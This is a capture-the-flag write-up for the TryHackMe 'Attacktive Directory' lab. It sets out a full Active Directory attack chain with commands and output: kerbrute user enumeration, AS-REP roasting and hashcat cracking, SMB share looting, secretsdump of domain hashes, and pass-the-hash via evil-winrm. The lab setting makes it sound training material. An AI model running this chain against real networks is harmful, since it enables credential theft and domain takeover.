

Attacktive Directory CTF Write-Up:

Start with a simple nmap scan:



```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-01 14:40 IDT
Nmap scan report for 10.10.151.246
Host is up (0.074s latency).
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-05-01 11:41:15Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
```




```
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2024-05-01T11:41:20+00:00
|_ssl-date: 2024-05-01T11:41:28+00:00; +35s from scanner time.
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2024-04-30T11:32:40
|_Not valid after:  2024-10-30T11:32:40
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-05-01T11:41:22
|_  start_date: N/A
|_clock-skew: mean: 35s, deviation: 0s, median: 35s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.20 seconds
```

Using enum4linux to enumerate ports 445 and 139 (smb):




```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/POC CTFs/AttacktiveDirectory]
└─# enum4linux -a 10.10.151.246
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed May  1 14:41:59 2024

 ========================( Target Information )=========================

Target ........... 10.10.151.246
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

After not finding anything interesting in enum4linux , I used kerbrute to enumerate usernames:



```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/POC CTFs/AttacktiveDirectory]
└─# kerbrute userenum -d spookysec.local userlist.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 05/01/24 - Ronnie Flathers @ropnop

2024/05/01 14:58:39 >  Using KDC(s):
2024/05/01 14:58:39 >   attacktivedirectory.spookysec.local:88

2024/05/01 14:58:40 >  [+] VALID USERNAME:       james@spookysec.local
2024/05/01 14:58:43 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2024/05/01 14:58:47 >  [+] VALID USERNAME:       James@spookysec.local
2024/05/01 14:58:48 >  [+] VALID USERNAME:       robin@spookysec.local
2024/05/01 14:59:03 >  [+] VALID USERNAME:       darkstar@spookysec.local
2024/05/01 14:59:15 >  [+] VALID USERNAME:       administrator@spookysec.local
2024/05/01 14:59:40 >  [+] VALID USERNAME:       backup@spookysec.local
2024/05/01 14:59:51 >  [+] VALID USERNAME:       paradox@spookysec.local
2024/05/01 15:01:06 >  [+] VALID USERNAME:       JAMES@spookysec.local
2024/05/01 15:01:39 >  [+] VALID USERNAME:       Robin@spookysec.local
2024/05/01 15:04:30 >  [+] VALID USERNAME:       Administrator@spookysec.local
```

After we have a list of valid usernames I used the tool 'GetNPUsers.py' to try and request ticket from the Kerberos with no password , this attack called ASReproasting , its occurs when a user account has the privilege "Does not require Pre-Authentication" set.

So I saved all the valid users I found using kerbrute and run GetNPUsers.py :

```
┌──(root㉿kali)-[~/…/TryHackM
└─# cat valid_users.txt
james
svc-admin
robin
darkstar
administrator
backup
paradox
```

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/POC CTFs/AttacktiveDirectory]
└─# python3 /opt/impacket/examples/GetNPUsers.py  -usersfile valid_users.txt -request -format hashcat -outputfile ASREProastables.txt -dc-ip 10.10.151.246 $K
eyDistributionCenter 'spookysec.local/'
Impacket v0.12.0.dev1+20240429.94657.af62accb - Copyright 2023 Fortra

[-] User james doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:f70661fa4133b4ee9c7d215065dfa9de$0dbf33c4774310d902c7d91657a4a0dc3d9c63545e2ef682bab4f38de2bc6890cac163b9e69202598289
6d9a35299f9e6d4f2bb3943f4fc1c60492cc842ceb0b0d01170b8e35d6dc16825e294d829bd9d7fd3f92b71640b4236d17f5c70ce41250c972f7acd61974f80b301a09c0e2c37f93b9826ba90d53c
e2b8c1e8cacb1fbc067fc925dcb76a67916c9ed216acaad90d5a19e37548b5f413f666c37f540406796b61f963d07c414d06a26b855168d1e4d96b1a45eb31203d528fd20b337a854e451161f82d0
392e1d0cd448d3d3e0e73f32f9a11ded3cc1e06db1ccbc022da781b8b12d4cd82ae910c7a6d0d802916605
[-] User robin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User darkstar doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User backup doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User paradox doesn't have UF_DONT_REQUIRE_PREAUTH set
```

And I got the user svc-admin password hash.

I copied the hash to a file and identify it using name-that-hash:

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/POC CTFs/AttacktiveDirectory]
└─# name-that-hash -f hash.txt

https://twitter.com/bee_sec_san
https://github.com/HashPals/Name-That-Hash


$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:eb7deab9e7f749e6d1d44c016d127e47$7e4daf8e926f1c975655675dc8
75056ca64371e87377dd0ef1ace213bc25368a03202f28694dd977d7aa13ddccba0f4d107efb96bdad5adb3ec3058009e01
7b12046cf706577980792992bf2c465d29af9b7e7c1a36d99fbae9fce9b669bc75f4f46e2f7d02b4b576580eb37d16e1ed2
5c085b0f3e0da567aa0698d896168a40e47f1e6efac0413b9e08563f8479426e19bdc7dd727e54bb633d76

Most Likely
Kerberos 5 AS-REP etype 23, HC: 18200 JtR: krb5pa-sha1 Summary: Used for Windows Active Directory
```

Now I crack it using hashcat :

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/POC CTFs/AttacktiveDirectory]
└─# hashcat -a0 -m18200 hash.txt passwordlist.txt --show
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:eb7deab9e7f749e6d1d44c016d127e47$7e4daf8e926f1c975655675dc88d16eaa5d373060b1998de2f05e1a8d1aee8817ea2efb5c588bb6b7c26
75056ca64371e87377dd0ef1ace213bc25368a03202f28694dd977d7aa13ddccba0f4d107efb96bdad5adb3ec3058009e01b581939277aced19cc237b633a223fad725b7b9a44a31d95e970f69739
7b12046cf706577980792992bf2c465d29af9b7e7c1a36d99fbae9fce9b669bc75f4f46e2f7d02b4b576580eb37d16e1ed23a1ef7992675aed5354db6d90425942dee98859c8fbec4ed64d885aae2
5c085b0f3e0da567aa0698d896168a40e47f1e6efac0413b9e08563f8479426e19bdc7dd727e54bb633d76:management2005
```

So we found the following credentials:

Svc-admin:management2005

Now that I have my first credentials I start to enumerate shares with smbclient:

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/POC CTFs/AttacktiveDirectory]
└─# smbclient -L //10.10.151.246 -U svc-admin
Password for [WORKGROUP\svc-admin]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
```

Check to see what inside the 'backup' share:

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/POC CTFs/AttacktiveDirectory]
└─# smbclient \\\\10.10.151.246\\backup -U svc-admin
Password for [WORKGROUP\svc-admin]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Apr  4 22:08:39 2020
  ..                                  D        0  Sat Apr  4 22:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 22:08:53 2020
```

Inside this share I found a text file contain a base64 encode string :

```
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw
~
```

Decoding this will reveal the credentials of the backup user:

YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw →

backup@spookysec.local:backup2517860

now I used the python tool 'secretsdump.py' to dump all the hashes the the user backup have to offer:

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/POC CTFs/AttacktiveDirectory]
└─# python3 /opt/impacket/examples/secretsdump.py spookysec.local/backup:backup2517860@10.10.151.246
Impacket v0.12.0.dev1+20240429.94657.af62accb - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
```

To connect to the administrator I didn't need to crack the hash I can use a uniq attack called "pass the hash" , with the tool Evil-WinRM with -H option :

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/POC CTFs/AttacktiveDirectory]
└─# evil-winrm -i 10.10.151.246 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
thm-ad\administrator
```

So now that I have administrator access on the target machine I can retrieve the flags!

Svc-admin flag:

```
*Evil-WinRM* PS C:\Users> cd svc-admin
*Evil-WinRM* PS C:\Users\svc-admin> cd Desktop
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> ls


    Directory: C:\Users\svc-admin\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/4/2020  12:18 PM             28 user.txt.txt


c*Evil-WinRM* PS C:\Users\svc-admin\Desktop> cat user.txt.txt
TryHackMe{K3rb3r0s_Pr3_4uth}
*Evil-WinRM* PS C:\Users\svc-admin\Desktop>
```

Backup flag:

```
*Evil-WinRM* PS C:\Users\backup\Desktop> ls


    Directory: C:\Users\backup\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/4/2020  12:19 PM             26 PrivEsc.txt


*Evil-WinRM* PS C:\Users\backup\Desktop> cat PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}
```

Root flag:

```
ls*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/4/2020  11:39 AM             32 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
TryHackMe{4ctiveD1rectoryM4st3r}
```